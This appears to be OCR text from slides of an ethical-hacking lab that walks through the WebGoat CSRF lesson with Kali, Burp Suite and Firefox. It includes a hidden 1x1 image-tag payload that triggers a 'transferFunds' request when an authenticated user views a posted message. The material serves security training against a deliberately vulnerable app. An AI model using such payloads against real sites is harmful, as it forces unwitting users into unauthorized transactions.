
Waiting for 10.76.5.101...

Scroll down a little

Navigate on the left panel to Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Burp Suite



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Firefox

Cross Site Request Forgery (CSRF) - Mozilla Firefox

Kali Linux, an Offensive S... | Cross Site Request F...

10.76.5.101/WebGoat/attack?Screen=52&menu=90

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
- Phishing with XSS
- LAB: Cross Site Scripting
  - Stage 1: Stored XSS
  - Stage 2: Block Stored XSS using Input Validation
  - Stage 3: Stored XSS Revisited
  - Stage 4: Block Stored XSS using Output Encoding
  - Stage 5: Reflected XSS
  - Stage 6: Block Reflected XSS
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass
- CSRF Token By-Pass
- HTTPOnly Test
- Cross Site Tracing (XST) Attacks

Improper Error Handling
Injection Flaws

malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should pc
the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut
left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoev
receives this email and happens to be authenticated at that time will have his funds transf
When you think the attack is successful, refresh the page and you will find the green check
left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat bu
Copying the menu link on the left will give you the current values.

Title: Fun lab

Message: I like this lab a lot!


Submit

Message List

Fill out the form and click the Submit button

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Burp Suite



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Terminal
scp xxxxxx76@opus-ii:../depot/lesson12/csrf/* .
cat payload

```
root@eh-kali-05: ~
File  Edit  View  Search  Terminal  Help
root@eh-kali-05:~# scp simben76@opus-ii:../depot/lesson12/csrf/* .
simben76@opus-ii's password:
payload                                                   100%  108     4.1KB/s   00:00
root@eh-kali-05:~# cat payload
<img src="http://10.76.xx.101/WebGoat/attack?Screen=81&menu=210&transferFunds=5000" width="1" height="1" />
root@eh-kali-05:~#
```

In workspace 3 open a terminal and copy the payload file on Opus-II

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Firefox



Create new message using the malicious HTML payload (copy an paste from terminal) to transfer bank funds

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Firefox



Select the message with the malicious payload

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Burp Suite



